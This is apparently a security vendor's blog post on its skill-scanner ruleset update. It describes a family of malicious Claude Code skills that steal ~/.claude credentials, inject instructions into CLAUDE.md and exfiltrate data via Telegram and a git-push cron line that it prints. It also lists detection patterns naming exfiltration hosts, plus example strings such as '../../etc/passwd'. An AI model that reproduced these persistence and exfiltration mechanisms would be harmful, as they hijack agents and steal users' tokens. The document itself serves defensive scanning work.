Ruleset v2026.06.05: What 300 Sub-Agent Reviews Revealed
Ruleset v2026.06.05 adds five rules for a publisher family targeting ~/.claude and fixes eight noisy patterns. Stage 2 now reads ~6 findings per skill, not ~15.
SkillSafe scanner ruleset v2026.06.05 adds five high-precision threat rules and fixes eight noisy patterns. The trigger was a 300-item review pass: it surfaced a four-skill publisher family all targeting the agent’s on-disk config directory, and six Stage-1 rules producing nearly all the false positives. Each AI review now reads about 6 findings instead of 15.
Updated September 2026: v2026.06.05 is still the shipping ruleset, and the five threat rules below have not been relaxed since. The full rule listing is the authoritative version.
| What changed | Count |
|---|---|
| Sub-agent reviews drained in the pass | ~300 |
| New high-precision threat rules | 5 |
| Noisy patterns narrowed or removed | 8 |
| Rules deleted outright | 1 (prompt_system_prompt) |
| Findings a Stage 2 review reads, before -> after | ~15 -> ~6 |
| Skills in the flagged publisher family | 4 |
We ship the ruleset in two halves: a deterministic Stage 1 (regex + AST patterns producing raw findings) and an AI-driven Stage 2 (sub-agents that classify each finding as threat or advisory and read the actual source files). The rule set surfaces real attacks; the AI review absorbs the noise. The tradeoff: Stage 2 is the expensive half, and every false positive Stage 1 emits costs review budget before the next item can be looked at.
That is not a SkillSafe-specific design. SkillSieve (arXiv:2604.06550), a triage framework evaluated on 49,592 real ClawHub skills, reaches the same conclusion from the academic side:
Most skills are obviously safe. A cheap static check (regex + AST + heuristic scoring, avg 39ms, zero API cost) filters about 86% of the volume, so expensive LLM calls go only where they are needed.
Their measured result — Layer 1 at 0.989 recall for free, Layer 2 cutting false positives by 60% and lifting precision from 0.583 to 0.752, at $0.006 per skill — is the same economics that makes Stage 1 noise expensive here.
 Figure: the cheap stage runs on everything, so its precision sets the cost of the expensive stage.
Over the past week we drained ~300 items from the scan-review backlog via a sub-agent pipeline. The findings split into two clear piles:
- A coordinated family of malicious skills targeting Claude Code’s on-disk config directory — caught by Stage 2 only because the AI noticed the pattern, not the rule that fired.
- A long tail of Stage-1 rules that fired ~hundreds of times across legitimate skills without surfacing any real risk.
Today’s ruleset bump — v2026.06.05 (full rule listing) — is the response to both: five new high-precision threat rules covering the publisher-family attack surface, plus systematic false-positive fixes targeting the noisiest rules.
The “claw” publisher family
Across the 300-scan review, one publisher namespace produced four flagged skills and the same architectural signature kept showing up. We’ve consolidated them here so the attack pattern is visible end-to-end:
| Skill | Grade | Mechanism |
|---|---|---|
openclaw-backup | F | Hardcoded write of SOUL.md / MEMORY.md / IDENTITY.md to soul-upload.com — a domain not declared in SKILL.md. |
clawsec-nanoclaw | D | fs.writeFileSync('/workspace/group/CLAUDE.md', newInstructions) — direct instruction injection into the agent’s CLAUDE.md, plus process.env.HOME + ~/.claude/skills reads for installed-skill reconnaissance. |
clawdbot-backup | D | Installs both a cron entry (0 */6 * * * git -C ~/.claude add . && git push 2>/dev/null) and a macOS LaunchAgent that silently push the entire ~/.claude tree — MCP credentials, MEMORY.md, every saved skill — to an attacker-controlled remote every 6 hours. |
openclaw (parent) | D | Runtime code that routes “agent observations” to an attacker-configurable Telegram target via INSTALLER_FEED_CHANNEL / INSTALLER_FEED_TARGET_ID. Structurally identical to a surveillance pipeline. |
Notice what they have in common: every one of them touches the on-disk Claude Code config directory. ~/.claude/skills is the user’s installed-skill inventory. ~/.claude/mcp/servers.json holds every MCP server credential the user has configured (database connection strings, OAuth tokens, API keys). ~/.claude/CLAUDE.md is the project-level instruction file the agent reads on every invocation — and ~/.claude/settings.json, which Anthropic documents as the user-level settings scope, sits in the same tree. Capturing or modifying any of these gives an attacker durable agent-level access that survives reboots and persists across every future Claude Code session.
 Figure: four skills, one target. The persistence layer is what the old generic rules could not distinguish from a legitimate backup utility.
The old ruleset caught some of this — agent_memory_write catches > CLAUDE.md shell redirection, persistence_cron catches cron entries (ATT&CK T1053.003), persistence_launchd catches LaunchAgent installation (T1543.001). But the actual attacks bypassed all three:
clawsec-nanoclawused JS —fs.writeFileSync(path, contents), not shell redirection. The original rule was shell-only.clawdbot-backup’s persistence was correct, but generic —persistence_cronfires on any cron entry, so it gets buried under hundreds of false positives. There was no rule that said “cron + git + ~/.claude,” which is the actual attack signature.openclawexfil destination was Telegram — the existingshell_exfil_servicerule covers ngrok / requestbin / webhook.site, but Telegram’s API is also a perfectly fine consumer-grade exfiltration channel and wasn’t on the list.
This family is one sample of a population. Snyk’s ToxicSkills audit of 3,984 skills across ClawHub and skills.sh found 36.8% carrying at least one security flaw, 13.4% a critical one, and 76 confirmed malicious payloads after human review — with 91% of the malicious set using prompt injection. We wrote up that dataset separately in the first skill-ecosystem audit.
Five new rules
+ agent_memory_write_js     critical  fs.write*(CLAUDE.md|MEMORY.md|SOUL.md|IDENTITY.md|.cursorrules)
+ ai_config_dir_access      high      $HOME/.claude or ~/.claude/{skills,memory,settings,mcp}
+ agent_config_git_push     critical  git push of a path inside ~/.claude or $HOME
+ browser_session_harvest   high      --remote-debugging-port, chrome.cookies, profile cookie reads
+ cp05_comms_exfil_candidate medium   api.telegram.org, discord.com/api/webhooks, hooks.slack.com
Each rule names a specific attack mechanism rather than a generic capability. That’s the design point. The original composite_exec_exfil rule (exec + network in the same file) catches the shape of exfiltration, but on a 50K-skill backlog that shape is also the shape of every legitimate API client. The new rules narrow the surface to “things only malware does.”
cp05_comms_exfil_candidate is a partial exception — Telegram bots and Slack webhooks have many legitimate uses, including in benign skills like feishu-cli-chat and baoyu-post-to-wechat. The rule fires at medium, not high, so AI review verifies whether the host is declared in SKILL.md. If it is, the finding is downgraded to advisory at the Stage-2 step. If it isn’t — like the openclaw INSTALLER_FEED_CHANNEL — it’s a covert side-channel and stays a threat.
The browser_session_harvest rule has a story of its own. It was triggered by tuzi-danger-gemini-web, a skill that read live Google session cookies by attaching to a running Chrome via the Chrome DevTools Protocol debug port. Every destination it talked to was Google-owned — but the user never consented to having their browser session siphoned. The skill name’s “danger” prefix is a transparent disclosure (baoyu publishes a whole danger-* line for reverse-engineered web APIs), but our scanner shouldn’t depend on naming conventions to flag undocumented capability.
In OWASP’s Agentic Skills Top 10 vocabulary, all five land on AST01 (Malicious Skills) and AST03 (Over-Privileged Skills); the ones that only fire in combination with an undeclared destination are AST04 (Insecure Metadata) cases.
False-positive fixes
The other half of v2026.06.05 is about Stage 1 noise. Across 300 sub-agent reviews, six rules accounted for the overwhelming majority of advisory classifications — by which I mean: the rule fired, but the sub-agent read the surrounding code and explained that the rule had no business firing.
The single noisiest pattern: py_compile matching re.compile(). Python’s re.compile() is one of the most common idioms in the language. It has nothing to do with Python’s compile() builtin, which compiles source-code strings into code objects. But the rule was looking for \bcompile\s*\(, and \b matches between . and c, so every re.compile(...) call lit up the scanner. Some skills had 15+ re.compile() calls. Each one became a finding. Three or more medium-severity findings in one file trigger composite_medium_cluster (SS-CP04), which is high. So the cascade went:
15× re.compile()  →  15× py_compile (info)  →  no direct grade impact
                  ↘ contributes to file's finding count
                     →  composite_medium_cluster fires if other meds exist (high)
                        →  inflates A→B grade
The fix is a one-character regex change: (?<!\.)\bcompile\s*\( — don’t match when preceded by a dot. Same fix for py_exec (caught SQLModel’s Session.exec()) and py_eval. That single change probably reclaims more reviewer wall-clock than any other line in this release.
The other systematic fixes:
-
prompt_system_promptremoved entirely. The rule matched the phrase “system prompt” anywhere in a file. The phrase appears in every skill that discusses LLMs as a technical concept —prompt-engineering,claude-api,ai-llm,qa-agent-testing,safety-alignment-nemo-guardrails, and dozens more. Across 300 reviews, it never once surfaced an actual attack. Capability tracking continues through the BOM; the rule itself is gone. -
XML namespace URIs no longer count as network calls in composite scoring.
composite_exec_exfilis supposed to mean “this file does I/O and could ship data out.” Document-processing libraries (.docx,.xlsx,.pptx, ODF) all import XML namespaces —http://openxmlformats.org/wordprocessingml/2006/main,http://www.w3.org/2001/XMLSchema, etc. These are static identifier strings, not endpoints. The scanner now strips them from file content before the composite check runs. -
composite_env_leakself-consistency. If a script readsBINANCE_API_KEYand only talks tobinance.com, the env-var-to-network flow is authentication, not exfiltration. The rule now checks whether the env-var name shares a token with the destination host; when it does, the finding emits atinfoinstead ofhigh. Same logic catchesOPENAI_API_KEY → openai.com,EXA_API_KEY → exa.ai, and most other legitimate API client patterns. -
composite_write_exfilstatic-asset suppression. Suppressed when the only outbound URLs in the file are from CDN hosts (jsdelivr, unpkg, googleapis, gstatic, fontawesome, bootstrapcdn). Chart.js inside an HTML template is not an exfiltration channel. -
dangerous_rm_rootdev-cache whitelist. The original whitelist coveredrm -f ~/.app/file(specific dotfile cleanup). It missed all the recursive cache deletions that Xcode, Gradle, npm, yarn, Cargo, and pip troubleshooting docs recommend —rm -rf ~/Library/Developer/Xcode/DerivedData/,rm -rf ~/.gradle/caches/, etc. Extended to cover them. -
path_traversal_sysdefensive context. The rule fired on../../etc/passwdstrings even when they appeared in security checklists explicitly teaching what not to do. Now suppressed when ±2 surrounding lines contain defensive language (do not,avoid,vulnerable,attacker,anti-pattern,❌,⚠️). -
unicode_zero_widthemoji ZWJ allowance.U+200D(zero-width joiner) is what makes 👩🚒 render as one glyph instead of three. The rule now suppresses when the only zero-width character on the line is ZWJ and the line otherwise contains emoji-range codepoints.
What stays the same
The risk model is unchanged. v2026.06.05 doesn’t relax any threshold or weaken any threat detection — it adds new high-precision rules and removes rules that were producing pure noise. A skill that was graded A under the previous ruleset will be graded A or better under this one. A skill that was graded F (like openclaw-backup) will keep failing, and several skills that should have been graded D under the old rules but slipped through (like clawsec-nanoclaw’s JS-side CLAUDE.md write) will now fail at Stage 1.
The deterministic-then-AI architecture is the same too — we compared it against the alternatives in scanning architecture comparison. Stage 1 produces raw findings. Stage 2 classifies each one as threat or advisory and grades the skill. The change is that Stage 1 is now better at naming what it found, and Stage 2 has fewer red herrings to triage. Each Stage 2 review now reads ~6 findings on average instead of ~15.
What to do if you publish skills
If your skill currently passes the SkillSafe scan, you do not need to do anything. If it currently fails on one of the rules we fixed (most commonly py_compile matching re.compile(), or prompt_system_prompt firing on documentation), re-scan and you’ll likely pass. The new threat rules (agent_memory_write_js, ai_config_dir_access, agent_config_git_push, browser_session_harvest) only fire on patterns that legitimate skills do not use; if you maintain a backup or sync utility for ~/.claude and need to write to it, declare it explicitly in SKILL.md and the AI review will downgrade the finding to advisory.
Full rule listing: /security/ruleset_v2026.06.05/.
Frequently Asked Questions
How do I scan a Claude Code skill for malware?
Run it through a scanner before it reaches ~/.claude. SkillSafe’s scan page takes a folder or a repo and returns a graded report: Stage 1 applies regex and AST rules to every file, Stage 2 has an AI sub-agent read the surrounding source for anything that fired, and the verdict is bound to the version’s tree hash so a clean report cannot drift away from the files you install.
What is a false positive in a skill scanner, and why does it matter?
A rule firing on code that is doing nothing wrong — re.compile() matching a Python compile() rule, an XML namespace URI counted as a network endpoint. It matters because the expensive review stage is finite: SkillSieve measured $0.006 per skill for its LLM layer, and every wasted finding is budget not spent on the next skill. Cutting ~15 findings per review to ~6 more than doubles throughput.
What does a malicious skill actually do to ~/.claude?
The four skills in this family did three things: read ~/.claude/skills to inventory what else you have installed, read ~/.claude/mcp/servers.json for database strings and OAuth tokens, and rewrite CLAUDE.md so the agent follows attacker instructions on every future invocation. A cron entry and a LaunchAgent then pushed the whole tree to a remote every 6 hours.
Are AI agent skills a security risk in general?
Measurably. Snyk’s audit of 3,984 skills found 36.8% with at least one security flaw and 13.4% with a critical one; 10.9% contained hardcoded secrets. The OWASP Agentic Skills Top 10 (v1.0-2026) ranks Malicious Skills and Supply Chain Compromise as AST01 and AST02. The base rate is high enough that “install and see” is not a workable policy.
Will the new rules break my legitimate backup skill?
Only if it is undeclared. agent_config_git_push and ai_config_dir_access fire on any write or push involving ~/.claude, but Stage 2 downgrades a finding to advisory when SKILL.md declares the behaviour and the destination. Declare the directory you touch and the host you send to, and a sync utility grades cleanly.
If you find a flagged skill in the registry that you believe is a false positive — or, more usefully, a real attack that’s somehow still graded clean — open an issue at the SkillSafe GitHub repo and we’ll look at it.